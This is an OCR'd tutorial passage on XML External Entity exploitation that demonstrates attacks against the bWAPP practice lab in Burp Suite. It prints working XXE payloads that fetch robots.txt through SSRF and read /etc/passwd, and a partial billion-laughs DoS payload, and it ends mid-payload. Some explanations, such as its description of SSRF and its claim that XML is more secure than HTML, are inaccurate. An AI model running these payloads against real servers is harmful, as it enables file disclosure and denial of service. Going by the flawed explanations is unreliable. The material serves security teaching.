iGNITE Technologies

XML EXTERNAL ENTITY
EXPLOITATION

TABLE OF CONTENTS

Abstract

Nowadays everything can be found on the internet. With the increasing reachability of the internet, every company is trying to come up over the internet. As every company is going online so the crucial information regarding the company sends over the internet. With growing reachability, there are various loopholes that are formed due to week configuration.

XXE (XML External Entity**)** is one of the crucial web application attacks which occurs when the XML entities are processed by a weakly configured XML Parser. However, as XML is one of the most commonly used markup languages to store and transport data, thereby attackers are interested in this. XXE secures the 4th position in OWASP top 10 list.
So, with this publication on XXE, you will be able to learn how an attacker chains various attacks like SSRF, Remote Code Execution, XSS, Billion Laugh attack (DoS), Content manipulation with XXE and how JSON can be written and manipulated using the XML Language.

Introduction To XML

Introduction to XML

*XML stands for "E**x**tensible **M**arkup **L**anguage", It is the most common language for storing and transporting data.* It is a self-descriptive language. It does not contain any predefined tags like <p>, <img>, etc. All the tags are user-defined depending upon the data it is representing for example. <email></email>, <message></message> etc.

```
<?xml
version="version_number"
encoding="encoding_declaration"
standalone="standalone_status"
?>
```

- **Version:** It is used to specify what version of XML standard is being used.
    - **Values:** 1.0
- **Encoding:** It is declared to specify the encoding to be used. Default encoding that is used in XML is **UTF-8.**
    - **Values:** UTF-8, UTF-16, ISO-10646-UCS-2, ISO-10646-UCS-4, Shift_JIS, ISO-2022-JP, ISO-8859-1 to ISO-8859-9, EUC-JP
- **Standalone:** It informs the parser if the document has any link to an external source or there is any reference to an external document. The default value is no.
    - **Values:** yes, no

Do You Know ??

XML is more secure than HTML as it rejects all the XML query that doesn't follow the correct sequence. HTML is a forgiving language that interprets what a developer wants to convey thus resulting in broken or vulnerable pieces. But the creator of XML has kept this in mind and restricted this rule.

What is an Entity?

Like there are variable in programming languages we have XML Entity. They are the way of representing data that are present inside an XML document. There are various built-in entities in XML language like **<** and **>** which are used for less than and greater than in XML language. All of these are metacharacters that are generally represented using entities that appear in data. XML external entities are the entities which are located outside DTD.
The declaration of an external entity uses the SYSTEM keyword and must specify a URL from which the value of the entity should be loaded. For example:

```
<!ENTITY ignite SYSTEM "URL">
```

In this syntax **Ignite** is the name of the entity,

- **SYSTEM** is the keyword used,
- **URL** is the URL that we want to get by performing XXE attack.

What is the Document Type Definition (DTD)?

It is used for declaration of the structure of XML document, types of data value that it can contain, etc. DTD can be present inside the XML file or can be defined separately. It is declared at the beginning of XML using <!DOCTYPE>.

There are several types of DTDs and the one we are interested in is external DTDs. There are two types of external DTDs:

1. **SYSTEM:** System identifier enables us to specify the external file location that contains the DTD declaration.


```
<!DOCTYPE ignite SYSTEM "URL" [...] >
```

2. **PUBLIC:** Public identifiers provide a mechanism to locate DTD resources and are written as below –

```
<!DOCTYPE raj PUBLIC "URL">
```

As you can see, it begins with the keyword PUBLIC, followed by a specialized identifier. Public identifiers are used to identify an entry in a catalogue

Introduction to XXE and its Impact




Introduction to XXE?

XXE commonly abbreviated as **XML** E**x**ternal **E**ntity is a type of attack that is performed against an application in order to parse its XML input. In this attack XML input containing a reference to an external entity is processed by a weakly configured XML parser. Like in Cross-Site Scripting (XSS) we try to inject scripts similarly in this we try to insert XML entities to gain crucial information.

It is used for declaration of the structure of XML document, types of data value that it can contain, etc. DTD can be present inside the XML file or can be defined separately. It is declared at the beginning of XML using **<!DOCTYPE>.**

There are several types of DTDs and the one we are interested in is external DTDs.
SYSTEM: System identifier enables us to specify the external file location that contains the DTD declaration.



In this XML external entity payload is sent to the server and the server sends that data to an XML parser that parses the XML request and provides with the desired output to the server. Then server returns that output to the attacker.

Impacts

XML External Entity (XXE) can possess a severe threat to a company or a web developer. XXE has always been in Top 10 list of OWASP. It is common as lots of website uses XML in the string and transportation of data and if the countermeasures are not taken then this information will be compromised.

The CVSS score of XXE is **7.5** and its severity is **Medium** with –

- **CWE-611:** Improper Restriction of XML External Entity.
- **CVE-2019-12153:** Local File SSRF
- **CVE-2019-12154:** Remote File SSRF
- **CVE-2018-1000838:** Billion Laugh Attack
- **CVE-2019-0340:** XXE via File Upload

XML External Entity Exploitation

XML External Entity Exploitation


XXE Attack to perform SSRF

Server-Side Request Forgery (SSRF) is a web vulnerability where the hacker injects server-side HTML codes to get control over the site or to redirect the output to the attacker's server. File types for SSRF attacks are –


Local File

These are the files that are present on the website domain like robots.txt, server-info, etc. So, let's use "bWAPP" to perform an XXE attack at a level set to **low**.

Now we will fire up our BurpSuite and intercept after pressing Any Bugs? button and we will get the following output on burp:




We can see that there is no filter applied so XXE is possible so we will send it to the repeater and there we will perform our attack. We will try to know which field is vulnerable or injectable because we can see there are two0 fields i.e., **login and secret.**
So, we will test it as follows:




In the repeater tab, we will send the default request and observe the output in the response tab.

It says ***"bee's secret has been reset"*** so it seems that login is injectable but let's verify this by changing it from bee and then sending the request.



Now again we will be observing its output in response tab:




We got the output ***"ignite's secret has been reset"*** so it makes it clear that login is injectable. Now we will perform our attack.
Now as we know which field is injectable, let's try to get robots.txt file. And for this, we'll be using the following payload –


```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE reset [
<!ENTITY ignite SYSTEM "http://192.168.1.15/bWAPP/robots.txt">]>
<reset><login>&ignite;</login><secret>Any bugs?</secret></reset>
```

Understanding the payload:


We have declared a doctype with the name "***reset"*** and then inside that declared an entity named "***ignite"***. We are using SYSTEM identifier and then entering the URL to robots.txt. Then in login, we are entering "***&ignite;"*** to get the desired information**.**



After inserting the above code, we will click on send and will get output like below in the response tab:



We can see in the above output that we got all the details that are present in the robots.txt. This tells us that SSRF of the local file is possible using XXE.




So now, let's try to understand how it all worked. Firstly, we will inject the payload and it will be passed on to the server and as there are no filters present to avoid XXE the server sends the request to an XML parser and then sends the output of the parsed XML file. In this case, robots.txt was disclosed to the attacker using XML query.

Remote File

These are the files that attacker injects a remotely hosted malicious scripts in order to gain admin access or crucial information. We will try to get **/etc/passwd** for that we will enter the following command.

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE reset [
<!ENTITY ignite SYSTEM "file:///etc/passwd">]>

<reset><login>&ignite;</login><secret>Any bugs?</secret></reset>
```




After entering the above command as soon as we hit the send button we'll be reflected with the passwd file !!

XXE Billion Laugh Attack

These are aimed at XML parsers in which both, well-formed and valid, XML data crashes the system resources when being parsed. This attack is also known as XML bomb or XML DoS or exponential entity expansion attack.

Why it is known as Billion Laugh Attack?

"For the first time when this attack was done, the attacker used lol as the entity data and the called it multiple times in several following entities. It took exponential amount of time to execute and its result was a successful DoS attack bringing the website down. Due to usage of lol and calling it multiple times that resulted in billions of requests we got the name Billion Laugh Attack"




A payload that we will be using:

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE reset [<!ENTITY ignite "DoS">
<!ENTITY ignite1
"&ignite;&ignite;&ignite;&ignite;&ignite;&ignite;&ignite;&ignite;&ignite;&ignite;&ignite;&ignite;&ignite;&ignite;&ignite
;&ignite;">
<!ENTITY ignite2
"&ignite1;&ignite1;&ignite1;&ignite1;&ignite1;&ignite1;&ignite1;&ignite1;&ignite1;&ignite1;&ignite1;&ignite1;&ignit
e1;&ignite1;">
<!ENTITY ignite3
"&ignite2;&ignite2;&ignite2;&ignite2;&ignite2;&ignite2;&ignite2;&ignite2;&ignite2;&ignite2;&ignite2;&ignite2;&ignit
e2;&ignite2;">
<!ENTITY ignite4
"&ignite3;&ignite3;&ignite3;&ignite3;&ignite3;&ignite3;&ignite3;&ignite3;&ignite3;&ignite3;&ignite3;&ignite3;&ignit
e3;&ignite3;">
<!ENTITY ignite5
"&ignite4;&ignite4;&ignite4;&ignite4;&ignite4;&ignite4;&ignite4;&ignite4;&ignite4;&ignite4;&ignite4;&ignite4;&ignit
e4;&ignite4;">
<!ENTITY ignite6
